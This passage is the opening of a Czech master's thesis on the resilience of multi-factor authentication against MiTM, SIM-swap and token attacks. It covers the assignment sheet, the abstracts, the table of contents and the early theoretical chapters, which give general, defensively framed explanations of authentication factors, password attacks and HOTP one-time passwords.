

Útoky na autentizační mechanizmy – odolnost multifaktorové autentifikace (MFA)

Bc. Kryštof Knápek



Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav informatiky a umělé inteligence

Akademický rok: 2024/2025

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	Bc. Kryštof Knápek
Osobní číslo:	A23333
Studijní program:	N0613A140022 Informační technologie
Specializace:	Kybernetická bezpečnost
Forma studia:	Prezenční
Téma práce:	Útoky na autentizační mechanismy – odolnost multifaktorové autentifikace (MFA)
Téma práce anglicky:	Attacks on Authentication Mechanisms – Resilience of Multi-Factor Authentication (MFA)

Zásady pro vypracování

- Popište možnosti současných autentizačních mechanismů a MFA.
- Navrhněte a specifikujte požadavky na bezpečnostní systém s MFA.
- Proveďte analýzu rizik a slabín MFA vůči útokům typu MiTM, SIM swapping a zranitelnostem tokenů.
- Simulujte modely útoků a vyhodnoťte odolnost MFA pomocí experimentů.
- Navrhněte detekční pravidla a doporučení pro posílení bezpečnosti MFA.

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam doporučené literatury:

1. HADNAGY, Christopher. *Social engineering: the science of human hacking*. Second edition. Indianapolis, IN: Wiley, [2018]. ISBN 978-1-119-43338-5.
2. ZALEWSKI, Michal. *The tangled Web: a guide to securing modern Web applications*. San Francisco: No Starch Press, [2012]. ISBN 9781593273880.
3. SINGER, P. W. *Cybersecurity and cyberwar: what everyone needs to know*. Oxford: Oxford University Press, c2014. ISBN 9780199918096.
4. MITNICK, Kevin D. a MITNICK, Kevin D. *Umění klamu: nejslavnější hacker na světě*. Gliwice: Helion, c2002. ISBN 8373612106.
5. SCHNEIER, Bruce. *Applied cryptography: protocols, algorithms, and source code in C*. 2nd ed. New York: Wiley, 1996. ISBN 0471117099.
6. ANDERSON, Ross. *Security engineering: a guide to building dependable distributed systems*. 2nd ed. Indianapolis: Wiley Publishing, 2008. ISBN 9780470068526.
7. ERICKSON, Jon. *Hacking: The Art of Exploitation*. 2nd ed. No Starch Press, 2008. ISBN 9781593273385.

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **27. října 2024**
Termín odevzdání diplomové práce: **2. června 2025**



LS.

doc. Ing. Jiří Vojtěšek, Ph.D. v.r.
děkan

prof. Mgr. Roman Jašek, Ph.D., DBA v.r.
ředitel ústavu

Ve Zlině dne 17. listopadu 2024

PROHLÁŠENÍ AUTORA DIPLOMOVÉ PRÁCE

Beru na vědomí, že

- odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb., v platném znění bez ohledu na výsledek obhajoby;
- diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému a bude dostupná k nahlédnutí;
- jedno vyhotovení diplomové práce v listinné podobě bude ponecháno Univerzitě Tomáše Bati ve Zlíně k uložení;
- na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- podle § 60 odst. 1 autorského zákona má Univerzita Tomáše Bati ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- podle § 60 odst. 2 a 3 mohu užít své dílo – diplomovou práci – nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tj. k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá; neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji, že

- jsem na diplomové práci pracoval(a) samostatně a použitou literaturu jsem řádně citoval(a); v případě publikace výsledků budu uveden(a) jako spoluautor;
- odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou obsahově totožné.

Ve Zlíně, dne

.....

podpis autora

ABSTRAKT

Cílem této diplomové práce je zhodnotit odolnost multifaktorové autentizace vůči nejčastějším a nebezpečným útokům typu MiTM, SIM swap a útokům na autentizační tokeny. V Teoretické části jsou nejprve klasifikovány a popsány základní kategorie autentizačních mechanismů podle použitého faktoru. Na základě těchto kategorií jsou dále rozebrány varianty ověření jednofaktorové, dvoufaktorové a vícefaktorové autentizace. Následuje podrobný rozbor současných autentizačních mechanismů heslová autentizace, jednorázová hesla, biometrie a hardwarové klíče včetně jejich výhod, nevýhod, typických útoků. Dále jsou analyzovány klíčové bezpečnostní směrnice a standardy NÚKIB, NIST SP 800-63, IETF a specifikace FIDO alliance s návrhem požadavků pro implementaci robustního MFA řešení. Teoretickou část uzavírá detailní popis metod útoku MiTM, SIM swap a útoků na hardwarové tokeny. V praktické části byly provedeny simulace útoků proxy-based MiTM pomocí nástroje Evilginx, simulace SIM swapu na předplacených SIM kartách a bruteforce prolomení TOTP seedů v rozšířeném Authenticatoru. Na základě získaných dat byly navrženy konkrétní detekční mechanismy a opatření pro zvýšení odolnosti MFA systémů.

Klíčová slova: multifaktorová autentizace, MFA, Man-in-the-Middle, Evilginx, SIM swap, TOTP, detekční pravidla

ABSTRACT

The objective of this master's thesis is to evaluate the resilience of multi-factor authentication against the most common and dangerous attacks namely Man-in-the-Middle, SIM-swap, and attacks on authentication tokens. In the theoretical part, the basic categories of authentication mechanisms are first classified and described according to the factor used. Based on these categories, the variants of single-factor, two-factor, and multi-factor authentication are further examined. This is followed by a detailed analysis of current authentication mechanisms password authentication, OTPs, biometrics, and hardware security keys including their advantages, disadvantages, and typical attacks. Key security guidelines and standards NÚKIB, NIST SP 800-63, IETF, and FIDO Alliance specifications

are then analyzed, and requirements for implementing a robust MFA solution are proposed. The theoretical section concludes with an in-depth description of MiTM, SIM-swap, and hardware-token attacks. In the practical part, simulations of proxy-based MiTM attacks using the Evilginx tool, SIM-swap attacks on prepaid SIM cards, and brute-force recovery of TOTP seeds in an extended Authenticator were carried out. Based on the data obtained, specific detection mechanisms and measures to increase the resilience of MFA systems are proposed.

Keywords: multi-factor authentication, MFA, Man-in-the-Middle, Evilginx, SIM swap, TOTP, detection rules.

Chtěl bych poděkovat vedoucímu práce, Ing. Davidu Malaníkovi, Ph.D., za všechny konzultace, rady a odborné vedení při vypracovávání práce.

OBSAH

ÚVOD.....	14
I TEORETICKÁ ČÁST	15
1 KLASIFIKACE AUTENTIZAČNÍCH MECHANISMŮ	16
1.1 JEDNOFAKTOROVÁ AUTENTIZACE (SFA)	16
1.2 DVOUFAKTOROVÁ AUTENTIFIKACE (2FA)	17
1.3 VÍCEFAKTOROVÁ AUTENTIFIKACE (MFA)	18
2 PŘEHLED SOUČASNÝCH AUTENTIZAČNÍCH MECHANISMŮ	19
2.1 HESLOVÁ AUTENTIZACE.....	19
2.1.1 Hádání a brute-force útoky.....	19
2.1.2 Útoky typu credential stuffing	20
2.1.3 Phishing a sociální inženýrství.....	20
2.1.4 Úniky a krádeže hesel	21
2.2 JEDNORÁZOVÁ HESLA (OTP)	22
2.2.1 HMAC-Based One-Time Password (HOTP).....	22
2.2.2 Time-Based One-Time password (TOTP)	23
2.2.3 SMS OTP a hlasové hovory	24
2.2.4 Výhody OTP	24
2.2.5 Nevýhody OTP.....	24
2.3 BIOMETRICKÁ AUTENTIZACE.....	25
2.3.1 Výhody biometrické autentizace	26
2.3.2 Nevýhody a bezpečnostní aspekty	27
2.4 HARDWAROVÉ BEZPEČNOSTNÍ KLÍČE	27
2.4.1 Popis a princip fungování.....	27
2.4.2 Typy autentikátorů	28
2.4.3 Standardy FIDO U2F a FIDO2	29
2.4.4 Odolnost proti phishingu a bezpečnostní přínosy	30
2.4.5 Nevýhody a omezení.....	31
2.4.6 Bezpečnostní zranitelnosti hardwarových tokenů.....	32
3 BEZPEČNOSTNÍ STANDARDY A POŽADAVKY NA SYSTÉM S MFA	34
3.1 SMĚRNICE NIST SP 800-63	34
3.2 STANDARDY IETF.....	36
3.3 SPECIFIKACE A CERTIFIKACE FIDO ALLIANCE.....	37
3.4 NÁVRH A POŽADAVKY NA BEZPEČNOSTNÍ SYSTÉM S MFA.....	38
4 ÚTOKY CÍLENÉ NA MFA	40
4.1 MAN IN THE MIDDLE.....	40
4.2 ÚTOKY SIM SWAPPING	41
4.2.1 Mitigace a ochrana	41

4.3	ZRANITELNOSTI AUTENTIZAČNÍCH TOKENŮ	42
4.3.1	Softwarové autentikátory	42
4.3.2	Hardwarové Tokeny	43
II	PRAKTICKÁ ČÁST	44
5	MITM SIMULACE POMOCÍ EVILGINX.....	45
5.1	DEFINICE A FUNKCIONALITA EVILGINX	45
5.2	ZACHYCENÍ AUTENTIZAČNÍCH TOKENŮ	45
5.3	PHISHLET.....	46
5.3.1	Definice a účel phishletů	46
5.3.2	Struktura phishlety	46
5.4	LOKÁLNÍ PŘEKLAD DOMÉN A KONFIGURACE SÍTĚ.....	48
5.4.1	Nastavení IP adresy a domény	48
5.4.2	Získání seznamu domén a subdomén	49
5.4.3	Úprava souboru hosts	50
5.5	ZPRACOVÁNÍ TLS CERTIFIKÁTŮ LOKÁLNĚ	51
5.6	DEMONSTRACE ZACHYCENÍ RELACE.....	52
5.6.1	Zachycení přihlašovacích údajů a session cookies.....	53
5.6.2	Ilustrace obejití MFA pomocí zachycených tokenů.....	57
5.7	PŘEHLED VÝSLEDKŮ SIMULOVANÝCH ÚTOKŮ	59
5.7.1	Outlook.....	60
5.7.2	Facebook a Instagram.....	60
5.7.3	Shrnutí	60
5.7.4	Návrh detekčních pravidel.....	60
6	SIMULACE SIM SWAPU.....	63
6.1	ZÍSKÁNÍ PŘEDPLACENÝCH KARET.....	63
6.2	AKTIVACE KARET	64
6.3	PROVEDENÍ ÚTOKU	65
6.3.1	Shrnutí	67
6.3.2	Návrh detekčních pravidel.....	67
7	EXTENSION AUTHENTICATOR.....	69
7.1	INSTALACE A NASTAVENÍ STARŠÍ VERZE.....	69
7.2	VERZE 5.3.2	70
7.2.1	Simulace bruteforce prolomení verze 5.3.2.....	71
7.3	VERZE 6.3.4	74
7.4	VERZE 7.0.0	75
7.5	VERZE 8.0.1	75
7.6	SHRUTÍ.....	76
	ZÁVĚR.....	77

SEZNAM POUŽITÉ LITERATURY.....	79
SEZNAM OBRÁZKŮ	87
SEZNAM TABULEK.....	89
SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK.....	90

ÚVOD

Autentizace představuje proces ověření identity subjektu uživatele či zařízení před vstupem do systému nebo služby. Jinými slovy, jde o potvrzení, že daný subjekt je skutečně tím, za koho se vydává. V kontextu kybernetické bezpečnosti má autentizace klíčovou roli. Je základním pilířem řízení přístupu, který brání neoprávněným subjektům v přístupu k citlivým údajům a funkcím systémů. Bez silné autentizace by nebylo možné zajistit důvěrnost a integritu dat, protože útočník by snadno mohl převzít identitu legitimního uživatele a získat neoprávněný přístup k citlivým informacím či funkcím systému.


I TEORETICKÁ ČÁST

1 KLASIFIKACE AUTENTIZAČNÍCH MECHANISMŮ

Mechanismy autentizace lze rozdělit podle počtu a povahy použitých faktorů. Faktor autentizace obecně označuje nezávislý prostředek či informaci, kterou musí uživatel prokázat svou identitu. Tradičně se faktory dělí do tří kategorií: (i) něco, co uživatel ví (typicky znalost jako heslo nebo PIN), (ii) něco, co uživatel má (fyzický token, karta, telefon), (iii) něco, čím uživatel je (otisk prstu, obličej). Dále existuje ještě (iv) faktor poloha. Na tomto základě rozdělujeme:[1][2][3]

1.1 Jednofaktorová autentizace (SFA)

Uživatel prokazuje identitu pouze jedním faktorem, nejčastěji znalostním. Klasickým příkladem je přihlášení pomocí jména a hesla. Výhodou jednofaktorové autentizace je jednoduchost v tom, že uživatelé si musí zapamatovat pouze jeden údaj, tak z pohledu implementace. Nicméně z bezpečnostního hlediska je SFA nejslabší variantou, neboť kompromitace tohoto jediného faktoru znamená úplné prolomení ochrany účtu. Pokud útočník odhalí nebo uhodne heslo, získává plný přístup. Z praxe jsou známa četná rizika spojená s hesly: uživatelé často volí snadno odhadnutelná hesla, používají jedno heslo opakovaně ve více službách a jsou náchylní k sociálnímu inženýrství (např. phishingu). Útoky hrubou silou či slovníkové útoky dokážou prolomit slabá hesla, zatímco tzv. credential stuffing útoky zneužívají uniklé databáze hesel a automatizovaně zkoušejí tisíce ukradených kombinací jmen a hesel z jiných služeb k přihlášení do cílového systému. Jednofaktorová autentizace tak představuje nejvyšší riziko kompromitace a dnes je považována za nedostatečnou pro citlivé nebo internetové přístupy.[4][5][6]




Obrázek 1 Jednofaktorová autentifikace

(zdroj: [24])

1.2 Dvoufaktorová autentifikace (2FA)

Kombinují dvě na sobě nezávislé ověření identity, typicky z různých kategorií faktorů (např. něco, co uživatel ví + něco, co má). Cílem je výrazně zvýšit bezpečnost přihlášení i kdyby útočník získal jeden faktor např. heslo, bez druhého faktoru mu přístup stále nebude umožněn. Běžným příkladem 2FA je právě kombinace hesla a jednorázového kódu zasláného na mobilní zařízení. Výhodou dvoufaktorové autentizace je podstatně vyšší odolnost vůči široké škále útoků. Útočník zpravidla nemá k dispozici zároveň odcizené heslo i kontrolu nad zařízením uživatele. Nevýhodou může být mírné snížení komfortu pro uživatele (musí opsat kód z telefonu) a náročnější správa, kdy služby musí řešit distribuci druhých faktorů, obnovu při ztrátě zařízení apod. Přesto je 2FA dnes silně doporučována pro všechny důležité účty. Některé legislativní normy a standardy ji přímo vyžadují pro přístup k citlivým systémům. Například český NÚKIB ve svém bezpečnostním standardu uvádí, že organizace mají maximálně využívat vícefaktorovou autentizaci, zejména pro systémy dostupné z internetu a pro privilegované účty. Pokud zavedení více faktorů není možné, doporučuje se alespoň náhrada hesla silnější metodou, např. kryptografickým klíčem či certifikátem.[7][8][9][12]




Obrázek 2 Dvoufaktorová autentifikace

(zdroj: [25])

1.3 Vícefaktorová autentifikace (MFA)

Obecný pojem zahrnující autentizaci pomocí dvou a více nezávislých faktorů. V praxi se MFA často označuje totéž, co 2FA (dvě různé fáze ověření), nicméně MFA může zahrnout i tři a více faktorů. Příkladem trojfaktorové autentizace může být elektronický přístup do velmi zabezpečeného prostředí, kde uživatel musí použít např. čipovou kartu (co má), k ní PIN (co ví) a ještě projít biometrickou kontrolou ostiku prstu (co je). Princip MFA je stále tentýž – kombinací na sobě nezávislých ověření dosáhnout násobně vyšší jistotu identity než při použití jediného prvku. MFA je dnes považována za zlatý standard pro zabezpečení přístupu. Americký NIST ve svých pokynech radí k využití vícero faktorů vždy, když to okolnosti umožňují, zejména u vyšších úrovní zabezpečení. Nevýhodou MFA jsou vyšší náklady a komplexita nasazení, správa více druhů autentizátorů, nutnost řešit tzv. fallback mechanismy (např. záložní kódy pro případ ztráty tokenu) a nutnost školit uživatele k používání. Přesto platí, že MFA výrazně ztěžuje práci útočníkům. Ačkoliv žádná metoda MFA není zcela imunní vůči všem útokům, nejodolnější formy MFA, které bývají založené na kryptografických hardwarových prvcích jsou velmi efektivně chráněny i proti pokročilým metodám kompromitace.[1][3][10][11][12]



Obrázek 3 Multifaktorová autentizace

(zdroj: [26])

2 PŘEHLED SOUČASNÝCH AUTENTIZAČNÍCH MECHANISMŮ

V současnosti je k dispozici široká škála autentizačních metod, které se často vzájemně kombinují v rámci MFA. Níže je popsán přehled nejběžnějších typů autentizace, jejich charakteristika, výhody, nevýhody a bezpečnostní aspekty.

2.1 Heslová autentizace

Heslo patří k nejstarším a dodnes nejrozšířenějším autentizačním metodám. Jde o tajný řetězec znaků, který uživatel zadává při přihlášení. Výhodou hesel je jejich jednoduchost a univerzálnost, nevyžadují speciální zařízení a uživatel si je může zvolit libovolně. Implementace je triviální na všech platformách. Nevýhodou jsou však značné bezpečnostní limity. Uživatelé navíc často volí krátká hesla nebo snadno uhodnutelná a mají tendenci používat jedno heslo opakovaně ve více službách, což z nich činí snadný cíl útoku.[14]

2.1.1 Hádání a brute-force útoky

Útočník zkouší obrovské množství hesel. Jedná se o automatizovaný útok s využitím slovníků běžných hesel. Pokud uživatel zvolí triviální kombinaci (např. „123456“ nebo „password“), je prolomeno do pár sekund. Slovníky mohou obsahovat až milióny unikátních hesel.[15][16][19]




Obrázek 4 Brute-force útok

(zdroj: [27])

2.1.2 Útoky typu credential stuffing

Specifická varianta, kdy útočník získá (např. na černém trhu) databázi reálných přihlašovacích údajů uniklou z jiné služby a automatizovaně testuje, zda se stejné kombinace přihlašovacích údajů nehodí i do cílové služby. Vzhledem k běžnému opakování hesel má tato metoda vysokou úspěšnost při útoku na uživatelské účty. Obrana spočívá především v nepoužívání stejných hesel opakovaně a v nasazení dodatečných faktorů (MFA), které zamezí zneužití odcizeného hesla.[17][17][20]




Obrázek 5 Credential stuffing

(zdroj: [18])

2.1.3 Phishing a sociální inženýrství

Mnoho útoků cílí na lidský faktor, kde se útočník s podvodným e-mailem nebo webem snaží přimět uživatele, aby své heslo sám prozradil (např. zadal ho na falešné přihlašovací stránce). Hesla jsou velmi zranitelná vůči phishingu, neboť nic netušící uživatel nemá bez dalších opatření, jak ověřit, že tajný kód nesdílí nepovolané straně. V rámci kombinovaných útoků se phishing často používá v počáteční fázi k získání přihlašovacích údajů, načež útočník zkusí zneužít stejný údaj i jinde v kombinaci se zmíněným credential stuffing.[21][22][23][32]



Obrázek 6 Průběh phishing útoku

(zdroj: [23])

2.1.4 Úniky a krádeže hesel

Pokud služba hesla ukládá nevhodně např. nešifrovaně, útočník, který pronikne do systému, získá všechna hesla najednou. I v případě správného uložení lze slabá hesla zpětně uhádnout pomocí tzv. rainbow tables a útoků hrubou silou. V minulosti došlo k mnoha velkým únikům databází hesel, což přímo ohrozilo miliony účtů.

Moderní přístupy k zabezpečení hesel zahrnují pokročilé metody, které pomáhají předcházet kompromitaci uživatelských účtů. Běžně se využívají tzv. password leak monitoring, kdy ověřují, zda se heslo uživatele neobjevilo v některé z veřejně dostupných databází uniklých přihlašovacích údajů. Pokud je heslo identifikováno jako kompromitované, systém ho automaticky blokuje a vyžaduje jeho změnu.

Dále je doporučováno upřednostňovat delší přístupové fráze před složitými, ale krátkými hesly. Časté vynucené změny mohou vézt ke zhoršení hesla, protože uživatelé si hesla pouze mírně upraví, kdy přidají číslíci na konec hesla nebo si je zapisují na snadno dostupná místa.

Moderním trendem jsou také tzv. správce hesel. Jedná se o aplikace, které generují a bezpečně ukládají jedinečná a silná hesla pro jednotlivé služby. Díky tomu uživatel nemusí pamatovat desítky různých hesel, ale pouze jedno hlavní heslo ke svému správci. Tento

přístup eliminuje riziko opakovaného použití hesla a zároveň umožňuje využívat velmi dlouhé a komplexní přihlašovací údaje.

Navzdory těmto opatřením však ani nejsilnější heslo neposkytuje ochranu proti některým typům útoků, jako je phishing nebo škodlivý software na zařízení uživatele. Proto se v poslední době prosazuje přechod k bezheslové autentizaci, která eliminuje závislost na heslech a přináší vyšší úroveň zabezpečení.


Hesla tak nadále zůstávají nejrozšířenější metodou autentizace, avšak jsou také jejím největším slabým článkem. Z tohoto důvodu by mělo být každé heslo doplněno druhým autentizačním faktorem nebo zcela nahrazeno bezpečnější metodou ověření. [29][30]

2.2 Jednorázová hesla (OTP)

Jsou dynamicky generované kódy, které platí pouze pro jedno přihlášení nebo krátký časový interval. Používají se jako druhý faktor vedle hesla nebo někdy i samostatně jako primární přihlašovací údaj. Zvyšují bezpečnost přihlášení, protože kód rychle expiruje a útočník co jej získá by musel jednat okamžitě.[28][31][35]

2.2.1 HMAC-Based One-Time Password (HOTP)

Jednorázové heslo založené na HMAC algoritmu a synchronizovaném čítači. Server i zařízení sdílejí stejný klíč a počítají sekvenčně OTP kódy. Každé vygenerované heslo se použije právě jednou. Standard HOTP je definován v RFC 4226, kde výstupem je 160 bitů, které jsou převedeny do číselné podoby minimálně 6 číslic.[31][35][36]

